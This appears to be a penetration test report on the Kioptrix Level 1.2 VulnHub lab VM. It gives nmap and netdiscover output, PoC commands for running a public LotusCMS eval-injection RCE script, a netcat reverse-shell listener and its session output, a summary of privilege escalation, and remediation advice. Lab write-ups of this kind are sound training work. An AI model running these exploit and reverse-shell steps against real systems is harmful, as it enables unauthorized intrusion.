Intro

AGS solutions has been authorized by VulnHub to conduct a CPT on a VM they called "Kioptrix Level 1.2". AGS solutions CPT is to verify if a compromise is possible by any means. This documentation is a report of my entire engagement including findings, exploitation, remediation and recommendations for such targets provided by VulnHub.

By: Robert Garcia

Jr Penetration Tester

Kioptrix 1.2 Report

1/01/2023

Disclaimer

VulnHub acknowledges and accepts the following assumptions and limitations of liability as necessary to this type of engagement:

AGS solutions may use commercial and or common, readily available tools to perform the penetration test.

VulnHub understands that the AGS solutions will be engaged in mirror real-world hacking activities and, such, may impede system performance, crash production systems and permit unapproved access.

VulnHub understands that the actions of AGS solutions may involve risks that are not known to the parties at this time and that may not be foreseen or reasonably foreseeable at this time.

Only Authorized Personnel should be looking at this documentation and anybody outside of the SOW or ROE should have been added to view these documents by the appropriate parties in the ROE.

All parties that are authorized to view this documentation agree not to discuss it outside of work or with other parties other than internal entities that support and manage the target.

Table of Content

Credentials to Penetration Tester

Robert J Garcia is the Jr Penetration Tester that will be handling the Engagement.

Robert has 3 years of Pen Testing in black-and-white box-type CPT with platforms like HTB and THM.

Certifications held by Robert Garcia

CompTIA
A+
CERTIFIED · CE
CompTIA
Network+
CERTIFIED · CE
CompTIA
Security+
CERTIFIED · CE
CompTIA
PenTest+
CERTIFIED · CE

Scope

AGS solutions have been permitted to do the following:

Main Goal: Take over VM by any means necessary outlined by SOW AND ROE and obtain the highest account possible root account.

We have a few related tasks that would need to be exercised to meet the client's main goal:

- The ability to identify and retrieve proprietary or confidential information.
- The ability to gain unauthorized access to a system or device.
- Internal and external network and system enumeration
- Internal and external vulnerability scanning
- Information gathering and reconnaissance
- Simulate exfiltration of data
- Simulate or download hacking tools from approved external websites
- Attempt to obtain user and/or administrator credentials

- Attempt to subvert operating system security controls


- Attempt to install or alter software on target systems

- Attempt unauthorized access of resources to which the team should not have access

Methodology

Methodology Followed: MITRE ATT&CK

We are going to validate, verify and perform OSINT and other enumeration techniques that will paint a picture of our target's landscape and provide us a look at where there could be a manner of exploitation and intrusion.
We will exploit our findings and then establish some persistence and in turn, start the process over for the mythology we are following.
Our goal after a compromise is if possible gather information about our user and the network the user is on and then attempt to move vertically or laterally based on the information we gather to the highest privileged account.



Executive Summary

A penetration test is a dedicated attack against internally or externally connected systems. This test focuses on performing attacks similar to those of a hacker and attempting to infiltrate each Node machine and own it.

My objective was to comprise the VM Kioptrix in this way.

When performing the attacks, I was able to gain access to VM Kioptrix 1.2, primarily due to software that was being hosted by our target, being vulnerable and having public exploits available for such software on target, After access with a low-level shell on target, we found stored credentials that led to access to a local database that in turn had hashes stored for users to the target system that we recovered. The new user access gave us a binary that runs as root and was used to add a user of equal permission as root to the etc/passwd file.

Summary of Exploits found

IP Address	Domain Name	Exploit
192.168.202.131	(kioptrix3)	Outdated software/PE:Stored Passwords

Finding & Remediation


Kioptrix 1.2 (192.168.202.131)

Finding

SYSTEM IP: 192.168.202.131

Service Enumeration: TCP:22,80,

Nmap Scan Results:



```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
| ssh-hostkey:
|   1024 30e3f6dc2e225d17ac460239ad71cb49 (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBAL4CpDFXD9Zn2ONktcyGQL37Dn6s9JaOv3oKjxfdiABm9GjRkLEtbSAK3vhBBUJTZcVKYZk21lF
aI4zO7M4HmdEMYXONrmj2x6qczbfqecs+z4cEYVUF3R3AAAAFQCuG9mm7mLm1GGqZRSICZ+omMZkKQAAAIEAnj8NDH48hL+Pp06GWQZOl
NTXRjqzS1DqbODM7M1GzLjsmGtVlkLoQafV6HJ25JsKPCEzSImjeOCpzwRP5opjmMrYBMjjKqtIlWYpaUijT4uR08tdaTxCukAAACBAJe
3CiAL2BureorAE0lturvvrIC2xVn2vHhrLpz6NPbDAkrLV2/rwoavbCkYGrwXdBHd5ObqBIkoUKbI1hGIGA51nafI2tjoXPfIeHeNOep2
|   2048 9a82e696e47ed6a6d74544cb19aaecdd (RSA)
|_ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEAyOv6c+5ON+N+ZNDtjetiZ0eUxnIR1U0UqSF+a24Pz2xqdnJC1EN0O3zxGJB3gfPdJly
27UjKP8hArECjCHzc1P372gN3AQ/h5aZd0VV17e03HnAJ64ZziOQzVJ+DKWJbiHoXC2cdD1P+nlhK5fULe0QBvmA14gkl2LWA6KILHiis
bdNKgX0WosuhMuXmKleHkIxfyLAILYWrRRj0GVdhZfbI99J3TYaR/yLTpb0D6mhw==
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
|_http-title: Ligoat Security - Got Goat? Security ...
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-favicon: Unknown favicon MD5: 99EFC00391F142252888403BB1C196D2
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
MAC Address: 00:0C:29:55:07:24 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Vulnerability Explanation:

This module exploits a vulnerability found in Lotus CMS 3.0's Router() function. This is done by embedding PHP code in the 'page' parameter, which will be passed to a eval call, therefore allowing remote code execution.

Vulnerability Fix:

Software is no longer supported (EOL 2012)

Use another CMS that is supported

Severity or Criticality:

HIGH

Exploit Code:


GitHub: https://github.com/Hood3dRob1n/LotusCMS-Exploit

*Exploit-DB:*https://www.exploit-db.com/exploits/15964

Proof of Concept Here:

```
git clone https://github.com/Hood3dRob1n/LotusCMS-Exploit
cd Hood3dRob1n
./lotusRCE.sh http://192.168.202.131
```


POC proof Screenshot



```
┌──(kali㉿kali)-[~]
└─$ sudo rlwrap nc -lvnp 4444
[sudo] password for kali:
listening on [any] 4444 ...
connect to [192.168.202.128] from (UNKNOWN) [192.168.202.131] 59227
whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:55:07:24 brd ff:ff:ff:ff:ff:ff
    inet 192.168.202.131/24 brd 192.168.202.255 scope global eth1
    inet6 fe80::20c:29ff:fe55:724/64 scope link
       valid_lft forever preferred_lft forever
hostname
Kioptrix3
```

```
Path found, now to check for vuln....

</html>Hood3dRob1n
Regex found, site is vulnerable to PHP Code Injection!

About to try and inject reverse shell....
what IP to use?
192.168.202.128
What PORT?
4444

OK, open your local listener and choose the method for back connect:
1) NetCat -e
```

User (www-data) Proof Screenshot:



```
www-data@Kioptrix3:/home/www$ whoami
whoami
www-data
www-data@Kioptrix3:/home/www$ hostname
hostname
Kioptrix3
www-data@Kioptrix3:/home/www$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@Kioptrix3:/home/www$ ip add
ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:55:07:24 brd ff:ff:ff:ff:ff:ff
    inet 192.168.202.131/24 brd 192.168.202.255 scope global eth1
    inet6 fe80::20c:29ff:fe55:724/64 scope link
       valid_lft forever preferred_lft forever
www-data@Kioptrix3:/home/www$
```

Overall Risk Severity	Likelihood Factor	Impact Factor	Score Vector:
Critical	High	High	(AV:N/AC:H/Au:N/C:P/I:P/A:P

Remediation

Solution: (Outdated Software)
The CMS (LotusCMS) that is being used is no longer supported. We have a few suggestions for another CMS that might fit your needs. Some of the things we consider were the type of support, community, and presence in popular exploit databases. There is paid and open source as well

- https://github.com/sruupl/batflat (open source)
- https://github.com/WonderCMS/wondercms (open source)
- https://www.joomla.org (Open source)
- https://wordpress.com/pricing/ (Paid)
  Solution: (Weak Password usage)
  We did a good job with hashing the password so there is no clear text password storage but we need a strong password so it's not so easy to recover, like taking the hash online and recovering the password.
- Policy that says we need a strong password
- Policy should outline how long the password is, the complexity of the password and the manner to recover the password.

All our recommendations are formulated from NIST and MITRE Att&ack institutions and their knowledge on best practices for such a vulnerability that we found on target during this engagement. Please refer to our Reference page for more information on best practices and mitigations


---

Attack Narrative

Reconnaissance (TA0043)

We had to ID the IP of our Target. We used a tool called #netdiscover

```
sudo netdiscover -i eth0
```




```
Currently scanning: 192.168.205.0/16   |   Screen View: Unique Hosts

26 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 1560
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.202.2   00:50:56:e3:b4:c7      4     240  VMware, Inc.
192.168.202.131 00:0c:29:55:07:24      3     180  VMware, Inc.
192.168.202.254 00:50:56:f1:04:e0      2     120  VMware, Inc.
192.168.202.1   00:50:56:c0:00:08     17    1020  VMware, Inc.
```

I can tell that .131 is our target. We are going to do a basic scan with `Nmap` to see the surface of our target and what services might be availed to enumerate.

